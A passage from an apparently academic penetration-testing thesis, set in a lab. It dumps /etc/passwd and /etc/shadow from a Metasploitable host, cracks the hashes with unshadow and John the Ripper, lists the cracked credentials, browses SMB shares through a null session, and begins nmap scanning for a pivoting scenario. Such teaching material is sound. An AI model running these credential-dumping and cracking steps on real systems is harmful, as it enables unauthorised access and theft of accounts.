In this additional example we tried to capture all the usernames and passwords from the vulnerable machine and we tried to decrypt all the passwords. More specifically, as we have already unauthorized access to the vulnerable machine with one of the above ways, we gathered all the usernames and passwords. The files that contains all the usernames and passwords on the Linux machines are /etc/passwd and /etc/shadow



```
root@metasploitable:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
Director:x:1003:1003::/home/Director:/bin/sh
support:x:1004:1004::/home/support:/bin/sh
root@metasploitable:/# 
```


Figure 4.83: Content of /etc/passwd file



```
root@metasploitable:/# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
Director:$1$pLY0IHSC$e6j0LtsCbMmNc1mZL9E7s/:18620:0:99999:7:::
support:$1$/VJaBCQi$V6AbP77TyEW0WgsTUnQW7/:18620:0:99999:7:::
root@metasploitable:/# 
```

Figure 4.84: Content of /etc/shadow file


Then we merged (with command unshadow) these two files in order to create a new one with the name to_crack



```
root@KaliLinux:~/Desktop# unshadow passwd shadow > to_crack
root@KaliLinux:~/Desktop# cat to_crack
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534::/:/bin/false
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
Director:$1$pLY0IHSC$e6j0LtsCbMmNc1mZL9E7s/:1003:1003::/home/Director:/bin/sh
support:$1$/VJaBCQi$V6AbP77TyEW0WgsTUnQW7/:1004:1004::/home/support:/bin/sh
root@KaliLinux:~/Desktop# 
```

Figure 4.85: Merge shadow and passwd files (unshadow tool)

Finally, in order to decrypt the passwords, we used the tool John the Ripper:



```
root@KaliLinux:~/Desktop# john to_crack
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 280 candidates buffered for the current salt, minimum 288 needed for performance.
support123       (support)
Warning: Only 253 candidates buffered for the current salt, minimum 288 needed for performance.
Warning: Only 260 candidates buffered for the current salt, minimum 288 needed for performance.
Warning: Only 142 candidates buffered for the current salt, minimum 288 needed for performance.
Warning: Only 38 candidates buffered for the current salt, minimum 288 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789        (klog)
batman           (sys)
password         (Director)
Warning: Only 172 candidates left, minimum 288 needed for performance.
Proceeding with incremental:ASCII
```

Figure 4.86: Cracking the passwords with John The Ripper tool

With the help of John the Ripper tool as shown in the above printscreen we found the following user credentials:


Table 4.6: Cracked passwords for webserver

Username	Password
user	user
postgres	postgres
msfadmin	msfadmin
service	service

Null session attacks

As we have found that this specific machine is vulnerable on the null session attacks because the File Server Service is active. This vulnerability allows us to access remote shares and browse the remote machine.


The tool that we used in order to achieve this is the smbclient. Also,we should identify the list of share using smbclient:



```
root@KaliLinux:~# smbclient -L WORKGROUP -I 192.168.1.13 -N -U ""

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
root@KaliLinux:~# 
```

Figure 4.87: Share folders on web server

Then we tried to access to the temp share folder and saw what files are stored in the temp:



```
root@KaliLinux:~# smbclient \\\\192.168.1.13\\tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ^C
root@KaliLinux:~# smbclient \\\\192.168.1.13\\tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Dec 25 00:50:50 2020
  ..                                 DR        0  Sun May 20 22:36:12 2012
  4551.jsvc_up                        R        0  Thu Dec 24 23:26:37 2020
  .ICE-unix                          DH        0  Thu Dec 24 23:26:02 2020
  .X11-unix                          DH        0  Thu Dec 24 23:26:09 2020
  .X0-lock                           HR       11  Thu Dec 24 23:26:09 2020

                7282168 blocks of size 1024. 5385556 blocks available
smb: \> pwd
Current directory is \\192.168.1.13\tmp\
smb: \> 
```

Figure 4.88: Browse the tmp share folder

4.2 Use Case with Pivoting

The second use case that we created for the application of penetration testing is a relatively complex network which very similar to the network topology of a small company. This network topology consists of 2 machines which have as operating system Windows 7 & Linux. More specifically, the first machine is a Raspberry pi in which is hosted a web site that created only for thesis purpose (Web server). The second machine is a computer that have as operating system Windows 7 and is connected on the router but all the ports on this machine are filtered and that means that is not accessible. Nevertheless, we are configured the second machine to be accessible only from the first machine (Web server).

The above information is outlined in the below network diagram:




Figure 4.89: Network Datagram

Additional initial information about the machines that included on this use case are defined on the below table:

Table 4.7: Machines on the target network

Machine	IP	Operating System	Version
Penetration Tester machine	192.168.1.21	Kali Linux	
Raspberry Pi Web server	192.168.1.11	Linux	Linux Ubuntu 18.04.1 Kernel version : 5.4.0-1030-raspi
Workstation A	192.168.1.23	Windows	Windows 7 SP1 (version 7601)

4.2.1 Phase A: Engagement

As we described on the first section of thesis, on this phase the penetration tester agrees all details about the penetration testing with the company. In our case, we supposed that the company wants to examine its entire network and more specifically the website that is hosted on the web server and if it is possible an unauthorized user gain access on the Windows machine (Workstation A)

Finally, we assume that the company has agreed to the terms of the penetration testing which are summarized below:

Table 4.8: Rules of Engagement (ROE) for the first case

Rules of Engagement (ROE).	
Type of Penetration Testing	Internal Testing (As the penetration tester is connected directly on the company's network)
Project Schedule	Deadline in 10 days
Scope	• Checking the entire IT infrastructure for vulnerabilities (Web Server,Web Site,Workstation A(if is accessible)) • Checking if the Workstation A is accessible from unauthorized users.
Testing Tools	Nmap,Nessus,Metasploit,Dirbuster,enum4linux,sqlmap,john the ripper
Termination of Testing	If the penetration tester is not able to gain access to target machine (Workstation A) in accordance with the scope, the testing will cease. If the penetration tester is able to gain access the whole process should documented and provide the supporting evidence.
Reporting	The final report should be delivered within 15 days of the completion of the test.

4.2.2 Phase B & C: Information Gathering & Footprinting and Scanning


Once the legal paperwork was completed the penetration tester can start the phases Information Gathering & Footprintint and Scanning. As we have agreed to perform internal penetration testing, we are connected to the company's network directly. This option offered us many important general information regarding the type of business, assets, products, services etc .

In this phase we will try to collect a lot of useful information such as the following:

- The hosts that are up in our network
- The IPs of these hosts
- The operating Systems that have these hosts
- The ports that are open on these hosts as well as the services that run on them

The above information is the basic information that a penetration tester needs in order to start a penetration testing in a company.


In our case as we are connected to the internal network of company, we have already obtained an internal IP on our machine that displayed on the below print screen:



```
root@KaliLinux:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 98:fa:9b:37:5f:51  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 556 (556.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 556 (556.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.21  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::60ff:638e:d9d2:d8c4  prefixlen 64  scopeid 0×20<link>
        inet6 2a02:587:1b14:8b00:28d2:1533:e81f:5f0c  prefixlen 64  scopeid 0×0<global>
        ether 58:a0:23:df:63:b2  txqueuelen 1000  (Ethernet)
        RX packets 542  bytes 425405 (415.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 509  bytes 73703 (71.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@KaliLinux:~# █
```


Figure 4.90: Execute the ifconfig command

From the above print screen we identified that our Kali Linux machine have the IP 192.168.1.21 as we used the wireless network adapter (wlan0 interface).Then the first step that we performed is to find all the machines that are connected on this specific network with the Nmap tool. The command that we were used is the following:



```
root@KaliLinux:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 22:59 EET
█
```

Figure 4.91: Scan the network with Nmap tool



```
root@KaliLinux:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 22:59 EET
Nmap scan report for speedport-entry-2i.ote.gr (192.168.1.1)
Host is up (0.019s latency).
MAC Address: B0:AC:D2:02:7F:9C (zte)
Nmap scan report for ubuntu (192.168.1.11)
Host is up (0.12s latency).
MAC Address: B8:27:EB:4E:D9:1B (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.21 (192.168.1.21)
Host is up.
```

Figure 4.92: Hosts that are up on the target network

With the above command we ran a ping scan in order to discover all the host which are connected on the network without port scan. In our target network we have find that 3 hosts are connected on the company network. The results of the above command are summarized on the below table:


Table 4.9: Summarized results of Nmap tool

Machine	IP
Our Machine	192.168.1.21
Company's Router	192.168.1.1

Ubuntu Host	192.168.1.11

Therefore, from the above results of the command, we realized that we need to focus only on the Ubuntu host with IP 192.168.1.11. For this reason, we try to find more information about the machine with IP 192.168.1.11.

We started searching for open ports on this machine with the nmap tool by executing the command nmap –sT 192.168.1.11 and we identified that the Ubuntu machine have only the 22(ssh) and 80(http) port open as shown in the following print screen:




```
root@KaliLinux:~# nmap -sT 192.168.1.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 23:01 EET
Nmap scan report for ubuntu (192.168.1.11)
Host is up (0.013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: B8:27:EB:4E:D9:1B (Raspberry Pi Foundation)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
root@KaliLinux:~# 
```

Figure 4.93: Port scan with Nmap tool

As we located two open ports on the machine, we tried to identify the services that run on it along with their versions and we found the following results:

Table 4.10: Open ports for the Web server

